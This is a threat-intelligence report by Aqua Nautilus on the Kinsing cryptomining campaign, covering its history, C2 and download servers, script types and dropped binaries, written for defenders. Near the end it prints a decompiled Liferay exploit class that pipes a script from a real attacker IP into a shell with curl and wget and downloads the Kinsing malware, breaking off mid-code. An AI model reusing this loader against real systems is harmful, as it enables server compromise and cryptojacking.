aqua nautilus

Kinsing Demystified

A Comprehensive Technical Guide

aqua nautilus

Table of Contents

Executive summary

Kinsing first surfaced as a cybersecurity threat in 2019 and quickly became a widespread concern, attacking various applications globally. Despite extensive analysis by security professionals, little has changed, and as of 2024, new insights continue to emerge about the Kinsing operation, providing strategies for security teams to better mitigate associated risks.

Since its initial appearance, Kinsing's modus operandi has largely remained unchanged. It typically exploits vulnerable or misconfigured applications, executes an infection script, runs a cryptominer—often concealed by a rootkit—and maintains control over the server using the Kinsing malware. However, it raises the question: What precisely is Kinsing? Is it the name of the malware, the threat actor behind it, or both? Our research indicates that there is more to learn about this significant threat.

Organizations that learn from past interactions and adapt to the ever-changing threat landscape are better equipped to counter the enduring threat posed by Kinsing and similar adversaries. This report provides:

- An acknowledgment that defenders have less time than anticipated to address vulnerabilities and must take further steps to protect their environments.
- A detailed list of the applications and environments targeted by Kinsing.
- An in-depth analysis of Kinsing's techniques, tactics, and procedures.
- An examination of changing attack trends, the evolution of attack patterns, and the rapid incorporation of new vulnerabilities upon their discovery.

Understanding Kinsing's history is fundamental for devising effective defense strategies. Although regular software updates, and vigilant monitoring are critical for mitigating risks and guarding against this persistent threat, these measures alone are insufficient. Implementing runtime behavioral controls to enhance a defense-in-depth strategy is crucial. The historical data on the Kinsing malware highlights the continuous need for alertness, resilience, and collaboration within the cybersecurity community.

Introduction

To provide an accurate sense of the interest in Kinsing, a search for "kinsing" on Google yields over 180,000 results. Google Trends indicates that interest in Kinsing began in 2019, with the most significant spike in January 2020, followed by notable peaks in October 2021 and September 2023. These spikes correspond to various reports about specific applications targeted by Kinsing, such as Openfire.

What Exactly is Kinsing?

Is it the moniker of the malware, the threat actor, or both, as some articles suggest? Despite numerous reports, our research reveals that there is still significant information to be added to the body of knowledge.

The most effective way to understand threat actors' campaigns is to comprehensively review available reports online. This was our initial step. Although we have been tracking Kinsing campaigns since their inception in 2019, we aimed to assimilate all possible insights from the cybersecurity community. We carefully analyzed select publications from our colleagues in the industry. Some of these works are exceptional pieces of research that illuminate various facets of Kinsing's activities. Nevertheless, we sensed that the full picture was not yet complete. Our review allowed us to consolidate our understanding of Kinsing.

TrustedSec was the first to report on Kinsing, on January 15, 2020, detailing an attack that exploited CVE-2019-19781 against Citrix NetScaler for remote code execution. Until this report, the connection between the Citrix attack and Kinsing had not been made. However, we managed to retrieve the `ci.sh` script from Kinsing's current C2 server, maintaining access even as the threat actor frequently changed download servers throughout our investigation. This script remained on the download server, unlike some (e.g., `rv.sh`) that were omitted from newer server versions. Alibaba Cloud's security team, often credited as the initial reporters on Kinsing, followed on January 16, 2020, referring to it as h2Miner.

Our team, Aqua Nautilus, was the first to name the malware "Kinsing" in a report in April 2020 — a name that has since been widely adopted. The first known attack was actually against our misconfigured Docker API on December 15, 2019. Other reports corroborate that December 2019 marked Kinsing's emergence in its current campaign.

In November 2020, TrendMicro published a thorough report analyzing Kinsing's rootkit. The researchers provided an in-depth analysis of both the download script and the rootkit. Our analysis confirmed their findings regarding the rootkit's structure and functionality.

In September 2021, CyberArk published a detailed comparison between the NSPPS malware and Kinsing malware, highlighting significant similarities in code structure, RC4 encryption keys, and function names, while also noting some differences. Their conclusion was that despite these differences, the similarities indicate that both malwares belong to the same family. NSPPS seems to be an earlier version with remote access Trojan (RAT) functionality, while Kinsing is a more recent variant with added cryptomining features and other functionalities. These similarities aid researchers in the analysis and detection process.

Throughout Kinsing's active period (2019-23), many publications have detailed specific attacks targeting a variety of vulnerabilities, misconfigurations, and environments. These include:

- Liferay CVE-2020-796 (Redteam PL)
- Unauthenticated Redis servers (TrendMicro)
- Oracle WebLogic CVE-2020-14883 (Akamai)
- Log4Shell CVE-2021-44228 (Zscaler)
- Confluence - CVE-2022-26134 (Lacework)
- Citrix ADC - CVE-2019-19781 and SaltStack - CVE-2020-11651/2 (Red Canary)
- Kubernetes (Microsoft)
- Apache Nifi (Sans), and many others.

In addition, comprehensive reports like the one from Cysiv have linked several vulnerabilities, showcasing the breadth and depth of Kinsing's exploits.

While we can't cover every blog, this selection highlights the wealth of write-ups, knowledge, and interest in Kinsing. Its persistent presence across our various honeypots piqued our curiosity. We started to probe deeper, asking questions like whether Kinsing is the work of a single threat actor or if its source code was leaked, leading to its widespread use. We inquired about Kinsing's operations, target scope, primary objectives, infrastructure details, the possibility of it being a botnet (as it appeared in some publications), and more. We didn't find a singular answer.

The infrastructure choices that we observed when gathering information may suggest a connection to Russian-speaking countries, which could imply Russian origins for the threat actor, while the frequent targeting of Chinese servers could suggest Chinese origins.

In the Russian language, “Kinsing” doesn’t translate directly to anything meaningful. The name seems to be derived from English phonetics and is unrelated to any Russian words.

FUN FACT

If we were to search for a phonetic similarity in Russian, we could dissect it: “Kin” has no standalone meaning, but phonetically it could relate to “**кин**,” a root for Russian verbs associated with throwing or motion, such as “**кинуть**” (to throw). “Sing” phonetically resembles “**синг**,” which is meaningless in Russian. However, “**синий**” translates to “blue.” Thus, “kinsing” could whimsically translate to “blue throw,” which is nonsensical.

Similarly, examining Mandarin for phonetic matches, “Kin” could resemble “**金**” (jīn), meaning “gold,” or “**金星**” (jīnxīng), meaning “Venus,” the planet. “Sing” doesn’t match directly with Mandarin, but a similar sound, “**星**” (xīng), means “star.” Hence, “Kinsing” might whimsically be interpreted as “golden star,” an interpretation we find more appealing. That said, if you know of a better significance for Kinsing, we encourage you to contact us.

This report represents our endeavor to explore and address the questions surrounding Kinsing. With the help of the community, we aim to uncover answers and foster a deeper understanding of the issue. In this paper, we detail the infrastructure and operations of Kinsing, analyze the targets, and present insights from forum discussions by those who have experienced the impact of Kinsing firsthand. Our goal is to compile all pertinent information into this comprehensive report, serving as a valuable resource for anyone with an interest in Kinsing or those who have been affected by its activities.

Uncovering Kinsing's Techniques, Tactics, and Procedures

In this chapter, we review the architecture of Kinsing's infrastructure. Drawing on various publications, we aim to provide a more comprehensive understanding of how Kinsing has operated over the past four years.

In the second section, we delve into the artifacts associated with Kinsing. Here, we enumerate all the scripts, binaries, and exploits detected in the wild, drawing on data from our honeypots, other publications, and an extensive investigation of the Kinsing infrastructure.


The third section presents our analysis of a Kinsing malware sample that we collected.

In the fourth section, we offer an analysis of a rootkit sample used in the Kinsing campaign, which we also collected.

Kinsing's Architecture

The Kinsing campaign has been operational since 2019, and over this period, many publications detailing its activities have surfaced. These include in-depth analyses of specific attacks or tools, as well as comprehensive reports linking multiple attacks. However, there's a noticeable absence of a thorough write-up that encompasses the full spectrum of attacks, addresses all components, and provides a complete overview of Kinsing's architecture. In this section, we aim to examine the attack infrastructure and operations of Kinsing, thereby elucidating its architecture.

Figure 1: Kinsing's Openfire Campaign


Victim server
5. Runs a cryptominer hidden by rootkit
1. Exploits vulnerable workload
3. Runs a memory resident malware
MEM
4. Encrypted communication
Kinsing's scan server
Vulnerable Openfire
Kinsing's C2 server
2. Downloads Shell scripts Kinsing Malware Cryptominer Rootkit
Kinsing's Download server


We have identified three primary components in the Kinsing campaigns:

1 **Scan and exploit servers:** The initial server is responsible for scanning vulnerabilities and exploiting them. It boasts advanced scanning capabilities, likely employing tools such as masscan, and possibly has access to server databases such as Zoomeye or Shodan. While the Kinsing malware includes masscan capabilities, there's no definitive proof that the threat actor actively uses this tool.

2 **Download servers:** These servers act as an intermediary for downloading binaries and scripts. For instance, the threat actor uses one IP address to download the main payload, a script that then fetches the Kinsing malware and, occasionally, a rootkit. From another server, the Kinsing malware downloads a Monero cryptocurrency miner.

3 **Command and control (C2) servers:** The final element, the C2 server, manages communication with compromised servers. After deployment, the Kinsing malware connects with these servers. Historically, from April 2019 to August 2020, the threat actor communicated directly using an IP address. However, from August 2020 to October 2020, the Kinsing operator started using the vocaltube.ru website for C2 interactions.


Figure 2: the website under the domain vocaltube.ru (c2 server)



vocaltube.ru

Domain Information

Domain:	vocaltube.ru
Registrar:	RU-CENTER-RU
Registered On:	2020-08-01
Expires On:	2024-08-01
Status:	REGISTERED, DELEGATED, VERIFIED
Name Servers:	ns1.he.net. ns2.he.net. ns3.he.net. ns4.he.net. ns5.he.net.


VOCAL TUBE
https://www.youtube.com/watch?v=L3o
Kill the Batman (The Joker meets the Mob) | The Dark Knight [4k, HD...
Share
Начало фрагмента
Длительность в секундах
Конец фрагмента
00:00
8
00:08
Пауза между повторениями (сек.):
0
Количество повторений:
8


This site was registered in August 2020, with the first related VirusTotal event noted in October 2020. This shift in architecture might be a strategy for defense evasion, or it could suggest that the website was compromised. Although the precise purpose of its usage is unclear, DNS requests for vocaltube.ru have been detected, along with IP-based communications between the C2 server and the victim's machine.

We analyzed the communication with the C2 server. Over three years, we found very little change in the IP address of the C2 server. When 185.154.53.140 is resolved when vocaltube.ru is queried.

#	C2 IP Address	Country	ISP	Usage in the attacks
1	185.154.53.140	Russia	EuroByte LLC	39.4%
2	212.22.77.79	Russia	Cloud Solutions LLC	38.2%
3	185.221.154.208	Russia	EuroByte LLC	22.3%
4	93.189.46.81	Russia	Limited Liability Company NTCOM	0.031%
5	109.248.59.253	Russia	Russia High Speed Online LLC	0.010%
6	194.169.160.157	Russia	Ztv Corp LLC	0.010%
7	185.224.212.104	Russia	2Day Telecom LLP	0.003%

The group of IP addresses used to download the scripts and binaries was a bit bigger (41) and distributed mostly among Eastern European countries:

Graph 1: Geo-location distribution of 'Download servers'



Kinsing's Attack Tools

We conducted an extensive analysis of the Kinsing C2 artifacts' download server over four weeks. During this time, we observed that Kinsing frequently replaced its download servers. To gain a deeper understanding of the threat actor's intentions and what they aimed to expose on the internet as part of their campaign, we executed several queries.

The following are some key stats and insights we gathered during this period:

1 | The campaign has been active since 2019 and continues to operate.

2 | The core components of the attack include the Kinsing malware and a cryptocurrency miner.

3 | Three distinct groups of artifacts are identified.

4 | The campaign targets 75 different applications.

5 | Each week there was a new script that exploited a new remote code execution (RCE) vulnerability.


6 | Kinsing targets applications and infrastructure across the entire cloud software development life cycle (SDLC).

7 | Kinsing targets various operating systems with different tools. For instance, Kinsing often uses shell and Bash scripts to exploit Linux servers. We've also seen that Kinsing is targeting Openfire on Windows servers using a PowerShell script. When running on Unix, it's usually looking to download a binary that runs on x86 or arm.

8 | Most targeted applications (91%) are open source.

9 | While Kinsing mainly targets runtime applications (67%) it also targets various other areas in cloud native environments, such as CI/CD (Jenkins), APIs (Kubernetes, Docker daemon), and code.

Figure 3: Sankey diagram of the campaign year OSS or not and targeted cloud environment. Example: Postgresql is an open-source database that was first targeted by Kinsing in 2019



In this chart we show the relations between the first time (year) the software was targeted (Left). Type of software, Open-source or proprietary (Middle), and which environment is targeted in the Software Development Life Cycle (Right).

Our investigation revealed three distinct groups of artifacts:

Type I and Type II scripts: These are scripts that are downloaded after initial access is gained. These are the main payload, designed to support the attack by deploying the Kinsing malware, a cryptominer and often a rootkit, as well as to kill competition and evade detection.

Auxiliary scripts: These scripts are designed to accomplish initial access by exploiting a vulnerability, prepare the victim's environment, and deploy a backdoor.

Binaries: These are binaries that take part of the attack as a second payload, such as the Kinsing malware, the cryptominer, or exploits that are aimed to gain initial access, such as a Java class.

Type I and Type II Scripts – Differences and Commonalities

Both Type I and Type II scripts are designed to operate on compromised servers as primary payloads, orchestrating the attack. They share common functions, such as downloading attack components, eliminating competing malware, and evading detection.


However, there are notable differences. Type I scripts resemble a lengthy grocery list, appearing as a patchwork of snippets that include competition elimination and defense evasion tactics accumulated over time. In contrast, Type II scripts are more succinct, comprising only 454 lines compared with the 825 lines in Type I scripts, making them about half the size. As shown in Graph 2, Type I scripts primarily focus on eliminating competition (76%) and dedicate less to defense evasion. Type II scripts, however, place greater emphasis on defense evasion, both in terms of the percentage of the script dedicated to this and the actual number of code lines, primarily through deploying a rootkit.

Initially, we hypothesized that the differences between these script types were due to their age, presuming that Type I scripts were older than Type II. As supporting evidence, we saw that most of the recently written scripts were affiliated with the Type II group. However, this wasn't the case. We also considered the nature of the targeted systems but found that both scripts target the same applications, such as Laravel and Postgres. Therefore, the exact reason for the existence of two script types remains known only to the threat actor.


Type I scripts start with `#!/bin/sh` while Type II scripts start with `#!/bin/bash`. While these might seem like minor textual differences, they actually represent a huge difference. When comparing two servers, one using `sh` (the Bourne shell) and the other using `bash` (the Bourne Again shell), there are several key differences to consider in terms of tools, features, and privileges. `Bash` is an enhanced and extended version of `55 T sh`, so it includes all the features of `sh` plus additional functionalities. For instance, Type II scripts, (designed to run on Bourne Again shell, `bash`) end with `history -c`, which typically isn't a built-in command in the Bourne shell (`sh`).

Another point of interest is the 75% decrease in the volume of snippets aimed at eliminating competition between Type I and Type II scripts. This raises several questions: Is there less competition among attackers on certain applications, or has the overall competition in the cloud diminished over time? Has Kinsing shifted its focus from battling for server control to enhancing its scan-detect-infect capabilities? Or has it become agnostic to competition, which might impede its main goal of mining operations and increase the risk of detection. It's also possible that the threat actor initially included an abundance of snippets to eliminate any competition, but over time, they refined their approach, tailoring it to specific campaigns and cloud-native environments.

Graph 2: Type I scripts composition of goal, based on snippet analysis



Graph 3: Type II scripts composition of goal, based on snippet analysis



Binaries

These 12 binaries are dropped during different stages and types of attacks. Some (`kinsing` and `kdevtmpfsi`) appear in almost all of the attacks, while others support specific needs in specific servers.


Binaries: `b, curl-aarch64, curl-amd64, kinsing, kinsing_aarch64, kinsing2, libsystem.so, LifExp.class, xmrig.exe, and kdevtmpfsi`

Kinsing binaries: The binaries `kinsing, kinsing2, kinsing_aarch64` and `b` are all the kinsing malware, as described below in the "Kinsing Malware" section.

The cryptominers: The binaries `xmrig.exe, kdevtmpfsl, x, x2, x_arm` and `x2_arm` are all an `xmrig miner`, as described below in the "Kinsing's Mining Campaign" section.

The binary lifexp.class: This is an exploit of the Liferay RCE vulnerability (CVE-2020-7961).

Figure 4: the Liferay exploit



```
import java.io.BufferedInputStream;
import java.io.File;
import java.io.FileOutputStream;
import java.net.URL;
import java.net.URLConnection;
import java.util.Random;

public class LifExp {
   static {
      try {
         String var0 = "45.15.158.124/lf.sh";
         String var1 = "curl " + var0 + "|sh";
         String[] var2 = new String[]{"/bin/bash", "-c", var1};
         Runtime.getRuntime().exec(var2);
         String var3 = "wget -q -O - " + var0 + "|sh";
         String[] var4 = new String[]{"/bin/bash", "-c", var3};
         Runtime.getRuntime().exec(var4);
         Random var5 = new Random();
         var5.setSeed(System.currentTimeMillis());
         String var6 = "kinsing" + var5.nextInt();
         File var7 = new File(var6);
         URL var8 = new URL("http://45.15.158.124/kinsing2");
         URLConnection var9 = var8.openConnection();
